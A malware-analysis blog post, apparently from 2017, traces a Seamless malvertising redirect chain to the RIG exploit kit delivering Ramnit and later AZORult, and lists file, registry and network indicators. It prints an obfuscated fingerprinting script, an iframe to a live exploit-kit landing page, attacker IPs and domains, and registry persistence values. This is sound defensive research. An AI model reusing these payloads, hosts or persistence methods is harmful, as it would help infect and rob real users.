
Seamless Campaign Delivers Ramnit via RIG EK at 188.225.82.158. Follow-up Malware is AZORult Stealer.

malwarebreakdown.com/2017/11/12/seamless-campaign-delivers-ramnit-via-rig-ek-at-188-225-82-158-follow-up-malware-is-azorult-stealer/

November 12, 2017

Note: I took a bit of break, but I will try to get back to posting more regularly.

Today's infection chain is a familiar one as it includes the Seamless campaign delivering Ramnit banking Trojan via RIG exploit kit. Below is an image of the infection chain, specifically the HTTP requests:



Destination IP	Dst Port	Host/Domain/Subdomain	Info
[redacted]			GET / HTTP/1.1
[redacted]			GET /redirect?tid=652261&ref=[redacted] / HTTP/1.1
[redacted]			GET /click?i=adnARakO5tw_0 HTTP/1.1
52.8.143.12	80	flinsheer-perreene.com	GET /voluum/[redacted] HTTP/1.1
194.58.38.57	80	194.58.38.57	GET /usa HTTP/1.1
194.58.38.57	80	194.58.38.57	GET /usa/ HTTP/1.1
194.58.38.57	80	194.58.38.57	GET /usa/ HTTP/1.1
194.58.38.57	80	194.58.38.57	POST /usa/ HTTP/1.1 (application/x-www-form-urlencoded)
52.8.143.12	80	flinsheer-perreene.com	GET /voluum/[redacted]?track=48tmsGdksmgj383P=f128c13ced80cc0d7ff5605b4b8f4001 HTTP/1.1
52.8.229.123	80	kcsmj.redirectvoluum.com	GET /redirect?target=BASE64aHR0cDovLzE5NC41OC40MC4xOTMvdGVzdDIyLnBocA&ts=1510423321409&hash=fM4WyWkGzVNhFwa7KAX2y1TG2ezjbv3RVVakCuh4N_k&rm=0 HTTP/1.1
194.58.40.193	80	194.58.40.193	GET /test22.php HTTP/1.1
188.225.82.158	80	188.225.82.158	GET /?MjIwMTQx&DLsHePOlfMYcmVwb3J0SOdzbXlZY2FwaXRhbA==&QGh1ETFXP=ZGVub21pbmF0aW9ucw==&hABXgJj=bG9jYXRlZA==&WyYVQuaZp=dw5rbm93bg==&bnfghf=TDQG1jBbUcgd
188.225.82.158	80	188.225.82.158	GET /?MjUxNDc3&QQEGNWirAxMJHZYXR0YWNrc1J5UWdWRGQ=bWlzc2luZw==&bl5tVMoaPjH=bWlzc2luZw==&tOWXQhPkdCyd=c3Rvcm1lZA==&VRooGllwtbG=bWlzc2luZw==&FoAbGXoDbkt
188.225.82.158	80	188.225.82.158	GET /?NDU2MzA4&uvxhjYbBec3Rvcm1lZHlIVEtsa0hIUA==bG9jYXRlZA==&xcbcvvb=xH3QMrPYbR7FFYHfKPnEUKBEMUvWA0eKwY-ZhavVF52xFDXGpbDlFxzspVmdCFyEmvFvdLYHIweh1UbA

The infection chain starts off with a normal site and some ad traffic. The HTTP request for ad traffic redirects to an XML feed serving ads. The XML feed returned a 302 Found, pointing to hxxp://flinsheer-perreene[.]com/voluum/:

```
GET /click?i=adnARakO5tw_0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: [redacted]

HTTP/1.1 302 Found
Location: http://flinsheer-perreene.com/voluum/[redacted]
Connection: keep-alive
Content-Length: 0
```

We then see a series of 3XX redirects:

- hxxp://flinsheer-perreene[.]com/voluum/ -> hxxp://194[.]58[.]38[.]57/usa via a 302 Found
- hxxp://194[.]58[.]38[.]57/usa -> /usa/ via a 301 Moved Permanently

/usa/ returns the following JavaScript, which POST information back to /usa/:

```
GET /usa/ HTTP/1.1
Accept: */*
Referer: http://194.58.38.57/usa/
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: 194.58.38.57
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 11 Nov 2017 18:02:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Cache-Control: no-store, no-cache, must-revalidate, max-age=0

4ac
<HEAD>
<style>html {display: none;}</style>
<script type="text/javascript" src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<script type="text/javascript" src="//cdnjs.cloudflare.com/ajax/libs/jstimezonedetect/1.0.6/jstz.min.js"></script>
<script>eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c
+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w
+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('$(2).7(3(){$("8").9();0 f=h i();f.j("k",2.4,l);f.5(m);0
g=f.n().o();0 b="p";0 c=("2","q","//s.t-6.u/6.v");c=("w","x-y-1","z");c=("5","A");0 d=B.C();0 e=d.D();$.E({F:4.G,H:"I",J:"K="+e+"&r="+2.L
+"&M="+g,N:3(a){O(a)}})});',51,51,'var||document|function|location|send|analytics|ready|html|hide|||||||new|XMLHttpRequest|open|GET|false|null|
getAllResponseHeaders|toLowerCase|GoogleAnalyticsObject|script||www|google|com|js|create|UA|6921816|auto|pageview|jstz|determine|name|ajax|url|
href|type|POST|data|tz|referrer|he|success|eval'.split('|'),0,{}))</script>

</HEAD>

<BODY>



</body>
0

POST /usa/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://194.58.38.57/usa/
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: 194.58.38.57
Content-Length: 255
Connection: Keep-Alive
Cache-Control: no-cache

tz=                    &r=&he=server: nginx/1.10.2
date: sat, 11 nov 2017 18:02:00 gmt
content-type: text/html
transfer-encoding: chunked
connection: keep-alive
x-powered-by: php/5.3.3
cache-control: no-store, no-cache, must-revalidate, max-age=0

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 11 Nov 2017 18:02:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Cache-Control: no-store, no-cache, must-revalidate, max-age=0

e6
$("body").remove();$("html").append("body").html("<div style=\"\"></div>");window.location.href = "http://flinsheer-perreene.com/voluum/
cebddddb-0f28-4087-99c3-690fa79f4804??track=48tmsGdksmgj383P=                                "
0
```

Further breakdown of the code can be seen HERE.

Typically, it would be at this point that unwanted connections would be filtered out and redirected to a benign site, however I didn't run any further test for verification.

The server returns a 200 OK and points to the next step in the redirection chain via window.location.href=hxxp://flinsheer-perreene[.]com/voluum/cebddddb-0f28-4087-99c3-690fa79f4804??track=48tmsGdksmgj383P=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

The response to that request is shown below:

```
GET /voluum/cebddddb-0f28-4087-99c3-690fa79f4804??track=48tmsGdksmgj383P= HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://194.58.38.57/usa/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: flinsheer-perreene.com
Connection: Keep-Alive
Cookie:

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 11 Nov 2017 18:02:01 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 257
Connection: keep-alive
Cache-Control: no-store, no-cache, pre-check=0, post-check=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Set-Cookie: ;domain=flinsheer-perreene.com;path=/;HttpOnly
Set-Cookie:
;Max-Age=31536000;Expires=Sun, 11-Nov-2018 18:02:01 GMT;domain=flinsheer-
perreene.com;path=/;HttpOnly

<html><head><meta http-equiv="refresh" content="0;URL='http://kcsmj.redirectvoluum.com:80/redirect?
target=BASE64aHR0cDovLzE5NC41OC40MC4xOTMvdGVzdDIyLnBocA&ts= &hash= &rm=D'" /></head><body></body></html>HTTP/1.1
400 Bad Request
Server: nginx
Date: Sat, 11 Nov 2017 18:02:01 GMT
Content-Type: text/html
Content-Length: 166
Connection: close
Cache-Control: no-store, no-cache, pre-check=0, post-check=0
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

We see a meta refresh, redirecting to hxxp://kcsmj[.]redirectvoluum[.]com:80/redirect?target=BASE64***aHR0cDovLzE5NC41OC40MC4xOTMvdGVzdDIyLnBocA***&ts=xxxxxxxxxxxxx&hash=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx after 0 seconds (***bolded*** string in URI is Base64 encoded).

This redirect leads to another response containing one more meta refresh:

```
GET /redirect?target=BASE64aHR0cDovLzE5NC41OC40MC4xOTMvdGVzdDIyLnBocA&ts= &hash= &rm=D HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: kcsmj.redirectvoluum.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, pre-check=0, post-check=0
Content-Type: text/html;charset=UTF-8
Date: Sat, 11 Nov 2017 18:02:01 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Server: nginx
Content-Length: 118
Connection: keep-alive

<html><head><meta http-equiv="refresh" content="0;URL='http://194.58.40.193/test22.php'" /></head><body></body></html>HTTP/1.1 404 Not Found
Date: Sat, 11 Nov 2017 18:02:01 GMT
Server: nginx
Content-Length: 0
Connection: keep-alive
```

This meta refresh happens immediately, redirecting to hxxp://194[.]58[.]40[.]193/test22.php


test22.php returns an iframe that contains the RIG EK landing page at 188.225.82.158:

```
GET /test22.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 194.58.40.193
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 11 Nov 2017 18:02:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3

264
<HEAD>
</HEAD>

<BODY>

        <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.82.158/?
MjIwMTQx&DLsHePOlfMYcmVwb3J0S0dzbXlZY2FwaXRhbA==&QGhlETFXP=ZGVub21pbmF0aW9ucw==&hABXgJj=bG9jYXRlZA==&WyYVQuaZp=dW5rbm93bg==&bnfghf=TDQG1jBbUcgdin9hZA14S8_r62kCHmxOfhpOE-
BOKYA5ErMGXEuJo3AvwybAkQPslg1TH6GI&KASdtwh=ZGVub21pbmF0aW9ucw==&YWOfrNySXFsyCzi=bG9jYXRlZA==&OIsSDdMTQGy=bWlzc2luZw==&UYxGSimelN=ZGVub21pbmF0aW9ucw==&LUpMTFEszCPgvYt=Y2Fwa
XRhbA==&XNOrMNoBS=Y2FwaXRhbA==&xcbcvvb=xXzQMvWfbRXQOp3EKvjcT6NGMVHRH0CL2Y2dmrHTefjaeFWkzrDFTF_xozKATgSG6_BtdfJ&wMLnwjDpudTfwY2FwaXRhbA==">
</body>
0

HTTP/1.1 404 Not Found
Server: nginx/1.10.2
Date: Sat, 11 Nov 2017 18:02:03 GMT
Content-Type: text/html; charset=iso-8859-1
Transfer-Encoding: chunked
Connection: keep-alive

120
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /favicon.ico was not found on this server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 194.58.40.193 Port 80</address>
</body></html>

0
```


After this long redirection chain, RIG EK finally delivers Ramnit banking Trojan.

File System IOCs


The malware payload is placed in the user's %TEMP% folder:




It also created a copy of itself in %LOCALAPPDATA%:



There is also a copy in %APPDATA%MicrosoftWindowsStart MenuProgramsStartup for persistence:




Modifies auto-execute functionality by setting/creating values in the registry:





```
SETVAL; Path: "HKCUSOFTWAREMICROSOFTWINDOWSCURRENTVERSIONRUN"; Key: "UfyQwfyv"; Value: "%LOCALAPPDATA%mykemfpiufyqwfyv.exe"

SETVAL; Path: "HKLMSOFTWAREMICROSOFTWINDOWS NTCURRENTVERSIONWINLOGON"; Key: "USERINIT"; Value:
"%WINDIR%system32userinit.exe,,%LOCALAPPDATA%mykemfpiufyqwfyv.exe"
```


After restarting the machine there are two more copies of the malware placed in %TEMP%:




There was also a copy in %TEMP%Low:




Entry for “Client” found in HKCUSoftwareAppDataLow:




Creates various .log files in %LOCALAPPDATA% and %PROGRAMDATA%:





If you looked at the %LOCALAPPDATA% image you might have noticed another executable file called “APITEM.EXE”. This malware payload ended up being AZORult stealer and it was download by my infected host after the initial system restart.

Some .tempcbss files created by AZORult are located in %TEMP%:



Network Based IOCs

After the system restart we could also see the DNS queries for Ramnit DGA domains:

```
Standard query 0x0137 A ju73yehh652te6y.com
Standard query response 0x0137 No such name A ju73yehh652te6y.com SOA a.gtld-servers.net
Standard query 0x5e6b A nqnydlniuvyxs.com
Standard query 0x499a A cdmjnwct.com
Standard query 0x65b0 A guaevvaxrujnobfytud.com
Standard query 0x284a A aujastmvehxqmlbb.com
Standard query 0x4782 A ehbplfdefjihylvld.com
Standard query 0xef34 A sxkallpiiknswi.com
Standard query 0x3fc5 A kofeydncog.com
Standard query 0x712a A qihksfkx.com
Standard query 0xd9a2 A ngbclncfxjdsmmribt.com
Standard query 0x6995 A hjxrlogjgyapjk.com
Standard query response 0x6995 No such name A hjxrlogjgyapjk.com SOA a.gtld-servers.net
Standard query response 0xd9a2 A ngbclncfxjdsmmribt.com A 217.20.116.140
Standard query response 0x5e6b No such name A nqnydlniuvyxs.com SOA a.gtld-servers.net
Standard query response 0x65b0 A guaevvaxrujnobfytud.com A 194.87.145.189
Standard query response 0x4782 No such name A ehbplfdefjihylvld.com SOA a.gtld-servers.net
Standard query response 0x284a A aujastmvehxqmlbb.com A 217.20.116.140
Standard query response 0x712a No such name A qihksfkx.com SOA a.gtld-servers.net
Standard query response 0x499a No such name A cdmjnwct.com SOA a.gtld-servers.net
Standard query response 0x3fc5 A kofeydncog.com A 87.106.190.153
Standard query response 0xef34 A sxkallpiiknswi.com A 87.106.190.153
Standard query 0x3a1c A bbcfhohtwr.com
Standard query 0x6050 A methqqgjsh.com
Standard query 0x7608 A bstvhrayxnboqraqh.com
Standard query response 0x3a1c No such name A bbcfhohtwr.com SOA a.gtld-servers.net
Standard query response 0x6050 No such name A methqqgjsh.com SOA a.gtld-servers.net
Standard query response 0x7608 No such name A bstvhrayxnboqraqh.com SOA a.gtld-servers.net
Standard query 0x8a55 A vhiawuhgr.com
Standard query response 0x8a55 No such name A vhiawuhgr.com SOA a.gtld-servers.net
Standard query 0xbf21 A guaevvaxrujnobfytud.com
Standard query response 0xbf21 A guaevvaxrujnobfytud.com A 194.87.145.189
```

Successful resolutions:

- ngbclncfxjdsmmribt.com – 217.20.116.140
- aujastmvehxqmlbb.com – 217.20.116.140
- guaevvaxrujnobfytud.com – 194.87.145.189
- kofeydncog.com – 87.106.190.153
